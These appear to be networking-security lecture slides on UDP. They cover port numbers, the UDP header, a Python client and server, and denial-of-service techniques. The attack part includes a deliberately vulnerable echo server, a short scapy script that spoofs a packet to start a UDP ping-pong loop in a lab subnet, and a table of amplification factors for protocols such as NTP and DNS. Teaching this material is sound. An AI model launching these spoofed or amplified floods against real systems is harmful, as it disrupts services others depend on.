Transport Layer and UDP

`

Outline

- **Transport layer protocol**
- **Port number**
- **UDP protocol**
- **Attacks using UDP**

Transport Layer Protocols

Properties	TCP	UDP
Connections	√	
Packet boundary		√
Reliability	√	
Ordering	√	
Speed		Faster
Broadcast		√

Port Number: Why Need It

- **Analogy**

	Mailing Address
IP address	Apartment building’s street address
Port number	Apartment number


- **IP Address: address of machines**

- **Port number: address of applications (within a machine**

Port Number


- **Well-known ports: 0 – 1023**
  - ftp (20, 21), ssh (22), telnet (23), smtp (25), DNS (53), http (80), https (443)
  - Super-user privilege needed, why?
- **Less well-known ports: 1024 – 49151**
  - OpenVPN (1194), Microsoft SQL server (1433), Docker (2375-2377)
- **Private ports: 49152 – 65535**
  - Source port number

UDP Header and Protocol



16 bits	16 bits
Source port	Destination port
Length	Checksum
Data	


UDP Client Program



```
#!/usr/bin/python3

import socket

IP   = "10.0.2.7"
PORT = 9090
data = b'Hello, World!'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```


Source Port Number

- **Application does not specify one**
  - OS will assign a random source IP
  - Common for most client programs
- **Application specifies one**
  - not common for client
  - needed for server



```
udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
udp.bind(("0.0.0.0", 9999))
```

UDP Server Program



```
#!/usr/bin/python3

import socket

IP   = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

while True:
  data, (ip, port) = sock.recvfrom(1024)
  print("Sender: {} and Port: {}".format(ip, port))
  print("Received message: {}".format(data))
```

UDP Applications


- **DNS Protocol**
  - Port number: 53
- **Video/Audio Streaming, Skype, Zoom**
  - Netflix and YouTube use TCP (no need for real time)
- **Real-Time Applications**

Question

UDP does not preserve order and does not handle packet loss. If an application does care about packet loss and order, can it still use UDP?

UDP Attack

- **Mostly used for Denial-Of-Service (DOS) Attacks**
- **Strategies: magnify attacking power**




(a) Turn one grenade into many grenades

(b) Create a regenerable grenade


(c) Turn a grenade into a missile

Strategy 1: Turn One Grenade into Many




- **Example: Smurf Attack (ICMP), Fraggle Attack (UDP)**

Strategies: Create Regenerable Grenade




- **Example: UDP Ping Pong Attack**

UDP Ping Pong Attack: Vulnerable Server




```
#!/usr/bin/python3

import socket

IP   = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

while True:
  data, (ip, port) = sock.recvfrom(1024)
  print("Sender: {} and Port: {}".format(ip, port))
  print("Received message: {}".format(data))

  # Send back a "thank you" note
  sock.sendto(b'Thank you!', (ip, port))
```

UDP Ping Pong Attack: Attack




```
from scapy.all import *

ip   = IP(src="10.9.0.5", dst="10.9.0.6")
udp  = UDP(sport=9090, dport=9090)
data = "Let the Ping Pong game start!\n"
pkt  = ip/udp/data
send(pkt, verbose=0)
```

Attack results (look at the timestamp to see how fast the Ping Pong ball is):




```
02:44:58.837942 IP 10.9.0.5.9090 > 10.9.0.6.9090: UDP, ...
02:44:58.837994 IP 10.9.0.6.9090 > 10.9.0.5.9090: UDP, ...
02:44:58.838218 IP 10.9.0.5.9090 > 10.9.0.6.9090: UDP, ...
02:44:58.838298 IP 10.9.0.6.9090 > 10.9.0.5.9090: UDP, ...
02:44:58.840450 IP 10.9.0.5.9090 > 10.9.0.6.9090: UDP, ...
02:44:58.840560 IP 10.9.0.6.9090 > 10.9.0.5.9090: UDP, ...
```

Strategy 2: Turn Grenade to Missile



- **Example: UDP Amplification Attack**



Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [4]
NTP	556.9	see: TA14-013A [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
